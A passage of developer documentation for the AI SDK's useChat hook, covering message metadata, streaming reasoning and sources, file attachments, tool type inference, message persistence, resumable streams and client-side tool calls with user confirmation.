<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map(part => {
if (part.type === 'text') {
return part.text;
}
})}
{/* Render usage via metadata */}
{m.metadata?.totalUsage && (
<div>Total usage: {m.metadata?.totalUsage.totalTokens} tokens</div>
)}
</div>
))}
</div>
);
}
You can also access your metadata from the onFinish callback of useChat:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
onFinish: ({ message }) => {
// Access message metadata via onFinish callback
console.log(message.metadata?.totalUsage);
},
});
}
Text Streams
useChat can handle plain text streams by setting the streamProtocol option to text:
'use client';
import { useChat } from '@ai-sdk/react';
import { TextStreamChatTransport } from 'ai';
export default function Chat() {
const { messages } = useChat({
transport: new TextStreamChatTransport({
api: '/api/chat',
}),
});
return <>...</>;
}
This configuration also works with other backend servers that stream plain text. Check out the stream protocol guide for more information.
Reasoning
Some models such as DeepSeek deepseek-r1
and Anthropic claude-sonnet-4-5-20250929 support reasoning tokens.
These tokens are typically sent before the message content.
You can forward them to the client with the sendReasoning option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'deepseek/deepseek-r1',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
On the client side, you can access the reasoning parts of the message object.
Reasoning parts have a text property that contains the reasoning content.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
));
Some models may also produce files as part of reasoning (e.g. images).
These are available as reasoning-file parts (ReasoningFileUIPart) with
mediaType and url properties, similar to regular file parts.
Sources
Some providers such as Perplexity and Google include sources in the response.
Currently sources are limited to web pages that ground the response.
You can forward them to the client with the sendSources option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'perplexity/sonar-pro',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendSources: true,
});
}
On the client side, you can access source parts of the message object.
There are two types of sources: source-url for web pages and source-document for documents.
Here is an example that renders both types of sources:
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render URL sources */}
{message.parts
.filter(part => part.type === 'source-url')
.map(part => (
<span key={`source-${part.id}`}>
[
<a href={part.url} target="_blank">
{part.title ?? new URL(part.url).hostname}
</a>
]
</span>
))}
{/* Render document sources */}
{message.parts
.filter(part => part.type === 'source-document')
.map(part => (
<span key={`source-${part.id}`}>
[<span>{part.title ?? `Document ${part.id}`}</span>]
</span>
))}
</div>
));
Image Generation
Some models such as Google gemini-2.5-flash-image support image generation.
When images are generated, they are exposed as files to the client.
On the client side, you can access file parts of the message object
and render them as images.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
} else if (part.type === 'file' && part.mediaType.startsWith('image/')) {
return <img key={index} src={part.url} alt="Generated image" />;
}
})}
</div>
));
Attachments
The useChat hook supports sending file attachments along with a message as well as rendering them on the client. This can be useful for building applications that involve sending images, files, or other media content to the AI provider.
There are two ways to send files with a message: using a FileList object from file inputs or using an array of file objects.
FileList
By using FileList, you can send multiple files as attachments along with a message using the file input element. The useChat hook will automatically convert them into data URLs and send them to the AI provider.
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}
}}
>
<input
type="file"
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
File Objects
You can also send files as objects along with a message. This can be useful for sending pre-uploaded files or data URLs.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { FileUIPart } from 'ai';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files] = useState<FileUIPart[]>([
{
type: 'file',
filename: 'earth.png',
mediaType: 'image/png',
url: 'https://example.com/earth.png',
},
{
type: 'file',
filename: 'moon.png',
mediaType: 'image/png',
url: 'data:image/png;base64,iVBORw0KGgo...',
},
]);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
}
}}
>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
Files generated as part of model reasoning are available as reasoning-file
parts (ReasoningFileUIPart) with the same mediaType and url properties.
Type Inference for Tools
When working with tools in TypeScript, AI SDK UI provides type inference helpers to ensure type safety for your tool inputs and outputs.
InferUITool
The InferUITool type helper infers the input and output types of a single tool for use in UI messages:
import { InferUITool } from 'ai';
import { z } from 'zod';
const weatherTool = {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
};
// Infer the types from the tool
type WeatherUITool = InferUITool<typeof weatherTool>;
// This creates a type with:
// {
// input: { location: string };
// output: string;
// }
InferUITools
The InferUITools type helper infers the input and output types of a ToolSet:
import { InferUITools, ToolSet } from 'ai';
import { z } from 'zod';
const tools = {
weather: {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
},
calculator: {
description: 'Perform basic arithmetic',
inputSchema: z.object({
operation: z.enum(['add', 'subtract', 'multiply', 'divide']),
a: z.number(),
b: z.number(),
}),
execute: async ({ operation, a, b }) => {
switch (operation) {
case 'add':
return a + b;
case 'subtract':
return a - b;
case 'multiply':
return a * b;
case 'divide':
return a / b;
}
},
},
} satisfies ToolSet;
// Infer the types from the tool set
type MyUITools = InferUITools<typeof tools>;
// This creates a type with:
// {
// weather: { input: { location: string }; output: string };
// calculator: { input: { operation: 'add' | 'subtract' | 'multiply' | 'divide'; a: number; b: number }; output: number };
// }
Using Inferred Types
You can use these inferred types to create a custom UIMessage type and pass it to various AI SDK UI functions:
import { InferUITools, UIMessage, UIDataTypes } from 'ai';
type MyUITools = InferUITools<typeof tools>;
type MyUIMessage = UIMessage<never, UIDataTypes, MyUITools>;
Pass the custom type to useChat or createUIMessageStream:
import { useChat } from '@ai-sdk/react';
import { createUIMessageStream } from 'ai';
import type { MyUIMessage } from './types';
// With useChat
const { messages } = useChat<MyUIMessage>();
// With createUIMessageStream
const stream = createUIMessageStream<MyUIMessage>(/* ... */);
This provides full type safety for tool inputs and outputs on the client and server.
title: Chatbot Message Persistence description: Learn how to store and load chat messages in a chatbot.
Chatbot Message Persistence
Being able to store and load chat messages is crucial for most AI chatbots.
In this guide, we'll show how to implement message persistence with useChat and streamText.
Starting a new chat
When the user navigates to the chat page without providing a chat ID, we need to create a new chat and redirect to the chat page with the new chat ID.
import { redirect } from 'next/navigation';
import { createChat } from '@util/chat-store';
export default async function Page() {
const id = await createChat(); // create a new chat
redirect(`/chat/${id}`); // redirect to chat page, see below
}
Our example chat store implementation uses files to store the chat messages. In a real-world application, you would use a database or a cloud storage service, and get the chat ID from the database. That being said, the function interfaces are designed to be easily replaced with other implementations.
import { generateId } from 'ai';
import { existsSync, mkdirSync } from 'fs';
import { writeFile } from 'fs/promises';
import path from 'path';
export async function createChat(): Promise<string> {
const id = generateId(); // generate a unique chat ID
await writeFile(getChatFile(id), '[]'); // create an empty chat file
return id;
}
function getChatFile(id: string): string {
const chatDir = path.join(process.cwd(), '.chats');
if (!existsSync(chatDir)) mkdirSync(chatDir, { recursive: true });
return path.join(chatDir, `${id}.json`);
}
Loading an existing chat
When the user navigates to the chat page with a chat ID, we need to load the chat messages from storage.
The loadChat function in our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { readFile } from 'fs/promises';
export async function loadChat(id: string): Promise<UIMessage[]> {
return JSON.parse(await readFile(getChatFile(id), 'utf8'));
}
// ... rest of the file
Validating messages on the server
When processing messages on the server that contain tool calls, custom metadata, or data parts, you should validate them using validateUIMessages before sending them to the model.
Validation with tools
When your messages include tool calls, validate them against your tool definitions:
import {
convertToModelMessages,
streamText,
UIMessage,
validateUIMessages,
tool,
} from 'ai';
import { z } from 'zod';
import { loadChat, saveChat } from '@util/chat-store';
import { dataPartsSchema, metadataSchema } from '@util/schemas';
// Define your tools
const tools = {
weather: tool({
description: 'Get weather information',
parameters: z.object({
location: z.string(),
units: z.enum(['celsius', 'fahrenheit']),
}),
execute: async ({ location, units }) => {
/* tool implementation */
},
}),
// other tools
};
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load previous messages from database
const previousMessages = await loadChat(id);
// Append new message to previousMessages messages
const messages = [...previousMessages, message];
// Validate loaded messages against
// tools, data parts schema, and metadata schema
const validatedMessages = await validateUIMessages({
messages,
tools, // Ensures tool calls in messages match current schemas
dataPartsSchema,
metadataSchema,
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(validatedMessages),
tools,
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling validation errors
Handle validation errors gracefully when messages from the database don't match current schemas:
import {
convertToModelMessages,
streamText,
validateUIMessages,
TypeValidationError,
} from 'ai';
import { type MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load and validate messages from database
let validatedMessages: MyUIMessage[];
try {
const previousMessages = await loadMessagesFromDB(id);
validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools,
metadataSchema,
});
} catch (error) {
if (error instanceof TypeValidationError) {
// Log validation error for monitoring
console.error('Database messages validation failed:', error);
// Could implement message migration or filtering here
// For now, start with empty history
validatedMessages = [];
} else {
throw error;
}
}
// Continue with validated messages...
}
Displaying the chat
Once messages are loaded from storage, you can display them in your chat UI. Here's how to set up the page component and the chat display:
import { loadChat } from '@util/chat-store';
import Chat from '@ui/chat';
export default async function Page(props: { params: Promise<{ id: string }> }) {
const { id } = await props.params;
const messages = await loadChat(id);
return <Chat id={id} initialMessages={messages} />;
}
The chat component uses the useChat hook to manage the conversation:
'use client';
import { UIMessage, useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat({
id,
initialMessages,
}: { id?: string | undefined; initialMessages?: UIMessage[] } = {}) {
const [input, setInput] = useState('');
const { sendMessage, messages } = useChat({
id, // use the provided chat ID
messages: initialMessages, // load initial messages
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
// simplified rendering code, extend as needed:
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts
.map(part => (part.type === 'text' ? part.text : ''))
.join('')}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
Storing messages
useChat sends the chat id and the messages to the backend.
When loading messages from storage that contain tools, metadata, or custom data
parts, validate them using validateUIMessages before processing (see the
validation section above).
Storing messages is done in the onFinish callback of the toUIMessageStreamResponse function.
onFinish receives the complete messages including the new AI response as UIMessage[].
import { openai } from '@ai-sdk/openai';
import { saveChat } from '@util/chat-store';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
The actual storage of the messages is done in the saveChat function, which in
our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { writeFile } from 'fs/promises';
export async function saveChat({
chatId,
messages,
}: {
chatId: string;
messages: UIMessage[];
}): Promise<void> {
const content = JSON.stringify(messages, null, 2);
await writeFile(getChatFile(chatId), content);
}
// ... rest of the file
Message IDs
In addition to a chat ID, each message has an ID. You can use this message ID to e.g. manipulate individual messages.
Client-side vs Server-side ID Generation
By default, message IDs are generated client-side:
- User message IDs are generated by the
useChathook on the client - AI response message IDs are generated by
streamTexton the server
For applications without persistence, client-side ID generation works perfectly. However, for persistence, you need server-side generated IDs to ensure consistency across sessions and prevent ID conflicts when messages are stored and retrieved.
Setting Up Server-side ID Generation
When implementing persistence, you have two options for generating server-side IDs:
- Using
generateMessageIdintoUIMessageStreamResponse - Setting IDs in your start message part with
createUIMessageStream
Option 1: Using generateMessageId in toUIMessageStreamResponse
You can control the ID format by providing ID generators using createIdGenerator():
import { createIdGenerator, streamText } from 'ai';
export async function POST(req: Request) {
// ...
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
// Generate consistent server-side IDs for persistence:
generateMessageId: createIdGenerator({
prefix: 'msg',
size: 16,
}),
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
Option 2: Setting IDs with createUIMessageStream
Alternatively, you can use createUIMessageStream to control the message ID by writing a start message part:
import {
generateId,
streamText,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages, chatId } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
// Write start message part with custom ID
writer.write({
type: 'start',
messageId: generateId(), // Generate server-side ID for persistence
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
writer.merge(result.toUIMessageStream({ sendStart: false })); // omit start message part
},
originalMessages: messages,
onFinish: ({ responseMessage }) => {
// save your chat here
},
});
return createUIMessageStreamResponse({ stream });
}
import { createIdGenerator } from 'ai';
import { useChat } from '@ai-sdk/react';
const { ... } = useChat({
generateId: createIdGenerator({
prefix: 'msgc',
size: 16,
}),
// ...
});
Sending only the last message
Once you have implemented message persistence, you might want to send only the last message to the server. This reduces the amount of data sent to the server on each request and can improve performance.
To achieve this, you can provide a prepareSendMessagesRequest function to the transport.
This function receives the messages and the chat ID, and returns the request body to be sent to the server.
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const {
// ...
} = useChat({
// ...
transport: new DefaultChatTransport({
api: '/api/chat',
// only send the last message to the server:
prepareSendMessagesRequest({ messages, id }) {
return { body: { message: messages[messages.length - 1], id } };
},
}),
});
On the server, you can then load the previous messages and append the new message to the previous messages. If your messages contain tools, metadata, or custom data parts, you should validate them:
import { convertToModelMessages, UIMessage, validateUIMessages } from 'ai';
// import your tools and schemas
export async function POST(req: Request) {
// get the last message from the client:
const { message, id } = await req.json();
// load the previous messages from the server:
const previousMessages = await loadChat(id);
// validate messages if they contain tools, metadata, or data parts:
const validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools, // if using tools
metadataSchema, // if using custom metadata
dataSchemas, // if using custom data parts
});
const result = streamText({
// ...
messages: convertToModelMessages(validatedMessages),
});
return result.toUIMessageStreamResponse({
originalMessages: validatedMessages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling client disconnects
By default, the AI SDK streamText function uses backpressure to the language model provider to prevent
the consumption of tokens that are not yet requested.
However, this means that when the client disconnects, e.g. by closing the browser tab or because of a network issue, the stream from the LLM will be aborted and the conversation may end up in a broken state.
Assuming that you have a storage solution in place, you can use the consumeStream method to consume the stream on the backend,
and then save the result as usual.
consumeStream effectively removes the backpressure,
meaning that the result is stored even when the client has already disconnected.
import { convertToModelMessages, streamText, UIMessage } from 'ai';
import { saveChat } from '@util/chat-store';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model,
messages: await convertToModelMessages(messages),
});
// consume the stream to ensure it runs to completion & triggers onFinish
// even when the client response is aborted:
result.consumeStream(); // no await
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
When the client reloads the page after a disconnect, the chat will be restored from the storage solution.
For more robust handling of disconnects, you may want to add resumability on disconnects. Check out the Chatbot Resume Streams documentation to learn more.
title: Chatbot Resume Streams description: Learn how to resume chatbot streams after client disconnects.
Chatbot Resume Streams
useChat supports resuming ongoing streams after page reloads. Use this feature to build applications with long-running generations.
How stream resumption works
Stream resumption requires persistence for messages and active streams in your application. The AI SDK provides tools to connect to storage, but you need to set up the storage yourself.
The AI SDK provides:
- A
resumeoption inuseChatthat automatically reconnects to active streams - Access to the outgoing stream through the
consumeSseStreamcallback - Automatic HTTP requests to your resume endpoints
You build:
- Storage to track which stream belongs to each chat
- Redis to store the UIMessage stream
- Two API endpoints: POST to create streams, GET to resume them
- Integration with
resumable-streamto manage Redis storage
Prerequisites
To implement resumable streams in your chat application, you need:
- The
resumable-streampackage - Handles the publisher/subscriber mechanism for streams - A Redis instance - Stores stream data (e.g. Redis through Vercel)
- A persistence layer - Tracks which stream ID is active for each chat (e.g. database)
Implementation
1. Client-side: Enable stream resumption
Use the resume option in the useChat hook to enable stream resumption. When resume is true, the hook automatically attempts to reconnect to any active stream for the chat on mount:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport, type UIMessage } from 'ai';
export function Chat({
chatData,
resume = false,
}: {
chatData: { id: string; messages: UIMessage[] };
resume?: boolean;
}) {
const { messages, sendMessage, status } = useChat({
id: chatData.id,
messages: chatData.messages,
resume, // Enable automatic stream resumption
transport: new DefaultChatTransport({
// You must send the id of the chat
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
When you enable resume, the useChat hook makes a GET request to /api/chat/[id]/stream on mount to check for and resume any active streams.
Let's start by creating the POST handler to create the resumable stream.
2. Create the POST handler
The POST handler creates resumable streams using the consumeSseStream callback:
import { openai } from '@ai-sdk/openai';
import { readChat, saveChat } from '@util/chat-store';
import {
convertToModelMessages,
generateId,
streamText,
type UIMessage,
} from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function POST(req: Request) {
const {
message,
id,
}: {
message: UIMessage | undefined;
id: string;
} = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
messages = [...messages, message!];
// Clear any previous active stream and save the user message
saveChat({ id, messages, activeStreamId: null });
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
generateMessageId: generateId,
onFinish: ({ messages }) => {
// Clear the active stream when finished
saveChat({ id, messages, activeStreamId: null });
},
async consumeSseStream({ stream }) {
const streamId = generateId();
// Create a resumable stream from the SSE stream
const streamContext = createResumableStreamContext({ waitUntil: after });
await streamContext.createNewResumableStream(streamId, () => stream);
// Update the chat with the active stream ID
saveChat({ id, activeStreamId: streamId });
},
});
}
3. Implement the GET handler
Create a GET handler at /api/chat/[id]/stream that:
- Reads the chat ID from the route params
- Loads the chat data to check for an active stream
- Returns 204 (No Content) if no stream is active
- Resumes the existing stream if one is found
import { readChat } from '@util/chat-store';
import { UI_MESSAGE_STREAM_HEADERS } from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function GET(
_: Request,
{ params }: { params: Promise<{ id: string }> },
) {
const { id } = await params;
const chat = await readChat(id);
if (chat.activeStreamId == null) {
// no content response when there is no active stream
return new Response(null, { status: 204 });
}
const streamContext = createResumableStreamContext({
waitUntil: after,
});
return new Response(
await streamContext.resumeExistingStream(chat.activeStreamId),
{ headers: UI_MESSAGE_STREAM_HEADERS },
);
}
How it works
Request lifecycle
The diagram above shows the complete lifecycle of a resumable stream:
- Stream creation: When you send a new message, the POST handler uses
streamTextto generate the response. TheconsumeSseStreamcallback creates a resumable stream with a unique ID and stores it in Redis through theresumable-streampackage - Stream tracking: Your persistence layer saves the
activeStreamIdin the chat data - Client reconnection: When the client reconnects (page reload), the
resumeoption triggers a GET request to/api/chat/[id]/stream - Stream recovery: The GET handler checks for an
activeStreamIdand usesresumeExistingStreamto reconnect. If no active stream exists, it returns a 204 (No Content) response - Completion cleanup: When the stream finishes, the
onFinishcallback clears theactiveStreamIdby setting it tonull
Customize the resume endpoint
By default, the useChat hook makes a GET request to /api/chat/[id]/stream when resuming. Customize this endpoint, credentials, and headers, using the prepareReconnectToStreamRequest option in DefaultChatTransport:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export function Chat({ chatData, resume }) {
const { messages, sendMessage } = useChat({
id: chatData.id,
messages: chatData.messages,
resume,
transport: new DefaultChatTransport({
// Customize reconnect settings (optional)
prepareReconnectToStreamRequest: ({ id }) => {
return {
api: `/api/chat/${id}/stream`, // Default pattern
// Or use a different pattern:
// api: `/api/streams/${id}/resume`,
// api: `/api/resume-chat?id=${id}`,
credentials: 'include', // Include cookies/auth
headers: {
Authorization: 'Bearer token',
'X-Custom-Header': 'value',
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
This lets you:
- Match your existing API route structure
- Add query parameters or custom paths
- Integrate with different backend architectures
Important considerations
- Incompatibility with abort: Stream resumption is not compatible with abort functionality. Closing a tab or refreshing the page triggers an abort signal that will break the resumption mechanism. Do not use
resume: trueif you need abort functionality in your application - Stream expiration: Streams in Redis expire after a set time (configurable in the
resumable-streampackage) - Multiple clients: Multiple clients can connect to the same stream simultaneously
- Error handling: When no active stream exists, the GET handler returns a 204 (No Content) status code
- Security: Ensure proper authentication and authorization for both creating and resuming streams
- Race conditions: Clear the
activeStreamIdwhen starting a new stream to prevent resuming outdated streams
title: Chatbot Tool Usage description: Learn how to use tools with the useChat hook.
Chatbot Tool Usage
With useChat and streamText, you can use tools in your chatbot application.
The AI SDK supports three types of tools in this context:
- Automatically executed server-side tools
- Automatically executed client-side tools
- Tools that require user interaction, such as confirmation dialogs
The flow is as follows:
- The user enters a message in the chat UI.
- The message is sent to the API route.
- In your server side route, the language model generates tool calls during the
streamTextcall. - All tool calls are forwarded to the client.
- Server-side tools are executed using their
executemethod and their results are forwarded to the client. - Client-side tools that should be automatically executed are handled with the
onToolCallcallback. You must calladdToolOutputto provide the tool result. - Client-side tool that require user interactions can be displayed in the UI.
The tool calls and results are available as tool invocation parts in the
partsproperty of the last assistant message. - When the user interaction is done,
addToolOutputcan be used to add the tool result to the chat. - The chat can be configured to automatically submit when all tool results are available using
sendAutomaticallyWhen. This triggers another iteration of this flow.
The tool calls and tool executions are integrated into the assistant message as typed tool parts. A tool part is at first a tool call, and then it becomes a tool result when the tool is executed. The tool result contains all information about the tool call as well as the result of the tool execution.
Example
In this example, we'll use three tools:
getWeatherInformation: An automatically executed server-side tool that returns the weather in a given city.askForConfirmation: A user-interaction client-side tool that asks the user for confirmation.getLocation: An automatically executed client-side tool that returns a random city.
API route
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
tools: {
// server-side tool with execute function:
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
// client-side tool that starts user interaction:
askForConfirmation: {
description: 'Ask the user for confirmation.',
inputSchema: z.object({
message: z.string().describe('The message to ask for confirmation.'),
}),
},
// client-side tool that is automatically executed on the client:
getLocation: {
description:
'Get the user location. Always ask for confirmation before using this tool.',
inputSchema: z.object({}),
},
},
});
return result.toUIMessageStreamResponse();
}
Client-side page
The client-side page uses the useChat hook to create a chatbot application with real-time message streaming.
Tool calls are displayed in the chat UI as typed tool parts.
Please make sure to render the messages using the parts property of the message.
There are three things worth mentioning:
-
The
onToolCallcallback is used to handle client-side tools that should be automatically executed. In this example, thegetLocationtool is a client-side tool that returns a random city. You calladdToolOutputto provide the result (withoutawaitto avoid potential deadlocks). -
The
sendAutomaticallyWhenoption withlastAssistantMessageIsCompleteWithToolCallshelper automatically submits when all tool results are available. -
The
partsarray of assistant messages contains tool parts with typed names liketool-askForConfirmation. The client-side toolaskForConfirmationis displayed in the UI. It asks the user for confirmation and displays the result once the user confirms or denies the execution. The result is added to the chat usingaddToolOutputwith thetoolparameter for type safety.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getLocation') {
const cities = ['New York', 'Los Angeles', 'Chicago', 'San Francisco'];
// No await - avoids potential deadlocks
addToolOutput({
tool: 'getLocation',
toolCallId: toolCall.toolCallId,
output: cities[Math.floor(Math.random() * cities.length)],
});
}
},
});
const [input, setInput] = useState('');
return (
<>
{messages?.map(message => (
<div key={message.id}>
<strong>{`${message.role}: `}</strong>
{message.parts.map(part => {
switch (part.type) {
// render text parts as simple text:
case 'text':
return part.text;
// for tool parts, use the typed tool part names:
case 'tool-askForConfirmation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Loading confirmation request...</div>
);
case 'input-available':
return (
<div key={callId}>
{part.input.message}
<div>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'Yes, confirmed.',
})
}
>
Yes
</button>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'No, denied',
})
}
>
No
</button>
</div>
</div>
);
case 'output-available':
return (
<div key={callId}>
Location access allowed: {part.output}
</div>
);
case 'output-error':
return <div key={callId}>Error: {part.errorText}</div>;
}
break;
}
case 'tool-getLocation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Preparing location request...</div>
);
case 'input-available':
return <div key={callId}>Getting location...</div>;
case 'output-available':
return <div key={callId}>Location: {part.output}</div>;
case 'output-error':
return (
<div key={callId}>
Error getting location: {part.errorText}
</div>
);
}
break;
}
case 'tool-getWeatherInformation': {
const callId = part.toolCallId;
switch (part.state) {
// example of pre-rendering streaming tool inputs:
case 'input-streaming':
return (
<pre key={callId}>{JSON.stringify(part, null, 2)}</pre>
);
case 'input-available':
return (
<div key={callId}>
Getting weather information for {part.input.city}...
</div>
);
case 'output-available':
return (
<div key={callId}>
Weather in {part.input.city}: {part.output}
</div>
);
case 'output-error':
return (
<div key={callId}>
Error getting weather for {part.input.city}:{' '}
{part.errorText}
</div>
);
}
break;
}
}
})}
<br />
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</>
);
}
Error handling
Sometimes an error may occur during client-side tool execution. Use the addToolOutput method with a state of output-error and errorText value instead of output record the error.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getWeatherInformation') {
try {
const weather = await getWeatherInformation(toolCall.input);
// No await - avoids potential deadlocks
